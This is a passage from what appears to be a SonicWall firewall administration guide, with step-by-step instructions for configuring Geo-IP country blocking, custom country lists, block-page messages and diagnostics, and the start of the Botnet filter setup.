NOTE: Blocked countries are highlighted.

8 If you want to block any countries that are not listed, select the **Block All UNKNOWN countries** option. All connections to unknown public IPs are blocked. This option is not selected by default.


9 Optionally, you can configure an exclusion list of all connections to approved IP addresses by doing one of these:

- Select an address object or address group from the **Geo-IP Exclusion Object** drop-down menu. The default is **Default Geo-IP and Botnet Exclusion Group**.
- Create a new address object or address group by selecting **Create new address object…** or **Create new address group…** from the **Geo-IP Exclusion Object** drop-down menu.

  The **Geo-IP Exclusion Object** is a network address object group that specifies a group or a range of IP addresses to be excluded from the Geo-IP filter blocking. All IP addresses in the address object or group are allowed, even if they are from a blocked country.

  For example, if all IP addresses coming from Country A are set to be blocked and an IP address from Country A is detected, but it is in the **Geo-IP Exclusion Object** list, then traffic to and from this IP address is allowed to pass.

  For this feature to work correctly, the country database must be downloaded to the firewall. The **Status** indicator at the top right of the page turns yellow if this download fails. Green status indicates that the database has been successfully downloaded. Click the **Status** button to display more information.




  For the country database to be downloaded, the firewall must be able to resolve the address, `utmgbdata.global.sonicwall.com`.

  When a user attempts to access a web page that is from a blocked country, a block page message is displayed on the user's web browser.

  NOTE: If a connection to a blocked country is short-lived and the firewall does not have a cache for the IP address, then the connection may not be blocked immediately. As a result, connections to blocked countries may occasionally appear in the App Flow Monitor. However, additional connections to the same IP address are blocked immediately.

10 Click the **Accept** button at the top of the page to enable your changes.

Creating a Custom Country List



Address Object	Name given to the address object.
Country	Flag icon (if known) and name of country.
Comments	Comment made when address object was created.
Configure	Contains an **Edit** icon and a **Delete** icon.
Total	Displays the number of entries in the **Custom List**.

An IP address can be associated with a wrong country. This kind of misclassification can cause incorrect/unwanted filtering of an IP address. Having a custom country list can solve this problem by overriding the firewall country associated with a particular IP address.

Topics:


- Creating a Custom List on page 1752
- Editing a Custom List Entry on page 1754
- Deleting Custom List Entries on page 1754

Creating a Custom List


IMPORTANT: For the firewall to use the custom country list, you must enable it as described in Configuring Geo-IP Filtering on page 1748.

To create a custom country list:


1 Navigate to **Security Services > Geo-IP Filter**.



2 Click the **Custom List** tab.




3 Click **Add**. The **Add Custom List** dialog displays.



4 Select an IP address object or create a new address object from the **IP Address** drop-down menu:

IMPORTANT: An address object cannot overlap any other address objects in the custom country list. Different address objects, however, can have the same country ID.

- **Create new address object...** – the **Add Address Object** dialog displays.




You create a new address object as described in Adding an Address Object on page 441, with these restrictions:

- Allowed types are
  - **Host**
  - **Range**
  - **Network**
  - A group of any combination of these types

All other types are disallowed types and cannot be added to the custom country list.

- **Create new address group...** – the **Add Address Object Group** dialog displays.



  You create a new address object as described in Creating Group Address Objects on page 443

- Already defined address object or address group

5 Select a country from the **Country** drop-down menu.

6 Optionally, add a comment in the **Comment** field.

7 Click **OK**.

Editing a Custom List Entry

To edit a custom list entry:

1 On the **Custom List** tab, click the **Edit** icon in the **Configure** column for the entry to be edited. The **Add Custom List** dialog displays with the IP address and any comment about the entry.

2 Select the country from the **Country** drop-down menu and make any other changes.

3 Click **OK**. The **Custom List** table is updated.


Deleting Custom List Entries

To delete a custom list entry:

1 Do one of these:

- Click the **Delete** icon in the **Configure** column for the entry.
- Select the checkbox for the entry and then click the **Delete** button.

A confirmation message displays.



2 Click **OK**.

To delete multiple entries:

1 Select the checkboxes of the entries to be deleted. The **Delete** button becomes available.

2 Click the **Delete** button. A confirmation message displays.

3 Click **OK**.

To delete all entries:

1 Click the checkbox in the table header.

2 Click the **Delete** button. A confirmation message displays.


3 Click **OK**.

Customizing Web Block Page Settings


The Geo-IP Filter has a default message that is displayed when a user attempts to access a blocked page. You can have the message display detailed information, such as the reason why this IP address is blocked as well as the IP address and the country from which it was detected. You also can create a custom message and include a custom logo.

To create a custom web-block message:

1 Navigate to the **Security Services > Geo-IP Filter** page.



2 Click the **Web Block Page** tab.



3 Ensure the **Include Geo-IP Filter Block Details** option is selected. When enabled, this option shows block details such as reason for the block, IP address, and country. When disabled, no information is displayed. By default, this option is selected. This option is selected by default.


4 Do one of the following:

- To use the default message displayed in the **Alert text** field, `This site has been blocked by the network administrator.`, click the **Default Blocked Page** button and then go to Step 6.
- Specify a custom message to be displayed in the Geo-IP Filter Block page in the **Alert text** field. Your message can be up to 100 characters long.


5 Optionally, in the **Base64-encoded Logo Icon** field, you can specify a Base 64-encoded GIF icon to be displayed instead of the default SonicWall logo.

NOTE: Ensure the icon is valid and make the size as small as possible. The recommended size is 400 x 65.

6 To see a preview of your customized message and logo (or the default message and logo), click the **Preview** button. A warning message displays.




7 Click **OK**. The **Web Site Blocked** message displays.



8 Close the **Web Site Blocked** message.

9 Click the **Accept** button.

Using Geo-IP Filter Diagnostics



The **Security Services > Geo-IP Filter** page has a **Diagnostics** tab with several tools:


- Show Resolved Locations on page 1759
- Geo-IP Cache Statistics on page 1759
- Check GEO Location Server Lookup on page 1760
- Incorrectly Marked Address on page 1761

Show Resolved Locations

When you click the **Show Resolved Locations** button, a pop-up table of resolved IP addresses displays this information:

- **Index**
- **IP Address**
- **Country**


Geo-IP Cache Statistics



The **Geo-IP Cache Statistics** table contains this information:

- **Location Server IP**
- **Resolved Entries**
- **Unresolved Entries**
- **Current Entry Count**
- **Max. Entry Count**
- **Location Map Count**

Custom Countries Statistics



The **Custom Countries Statistics** table contains this information about the number of entries in the list and the number of times lookups have occurred for the entries:

- **No of Entries**
- **No of Times Called**
- **No of Times Not Looked-up**
- **No of Times Resolved**

Check GEO Location Server Lookup

The Geo-IP Filter also provides the ability to look up IP addresses to determine:


- Domain name or IP address
- The country of origin and whether it is classified as a Botnet server

NOTE: The similar Botnet Location Server Lookup tool can also be accessed from the **System Services > Botnet Filter** page.

The Geo Location and Botnet Server Lookup tool can also be accessed from the **System > Diagnostics** page.


To look up a GEO server:

1 Go to the **Check GEO Location Server Lookup** section at the bottom of the **Diagnostics** tab.



2 Enter the IP address in the **Lookup IP** field.

3 Click **Go**. Details on the IP address are displayed below the **Result** heading.




Incorrectly Marked Address

If you think an address is marked as part of a country incorrectly, you can report the issue by clicking on the **Geo-IP Status Lookup** link in the **Note** at the bottom of the **Security Services > Geo-IP Filter** page. The link displays the **Submit IP for Geolocation Review** page.

Configuring Botnet Filters

NOTE: The Botnet Filtering feature is available on TZ300 series and above appliances.

Security Services > Botnet Filter



The Botnet Filtering feature allows you to block connections to or from Botnet command and control servers and to make custom Botnet lists.

The Botnet Filtering feature also allows you to create a custom message when you block a web site.


You can also use the Botnet Filtering Diagnostics tool to show Botnets, monitor Botnet cache statistics, custom Botnet statistics, and look up Botnet servers.

Topics:

Configuring Botnet Filtering

To configure Botnet filtering:

1 Navigate to the **Security Services > Botnet Filter** page.



2 To block all servers that are designated as Botnet command and control servers, select the **Block connections to/from Botnet Command and Control Servers** option. All connection attempts to/from Botnet command and control servers will be blocked. This option is not selected by default.

If this option is selected, the radio buttons and the **Block all connections to public IPs if BOTNET DB is not downloaded** option become available.

To exclude selected IPs from this blocking behavior, use exclusion lists as described in the following steps and/or create a custom Botnet list as described in Creating a Custom Botnet List on page 1764.

3 If **Block connections to/from Botnet Command and Control Servers** is selected, these options become available:

a Select one of the following two modes for Botnet Filtering:

- **All Connections**: All connections to and from the firewall are filtered. This is the default Botnet block mode.

- **Firewall Rule-Based Connections**: Only connections that match an access rule configured on the firewall are filtered.

b If you want to block all connections to public IPs when the Botnet database is not downloaded, select the **Block all connections to public IPs if BOTNET DB is not downloaded**. This option is not selected by default.

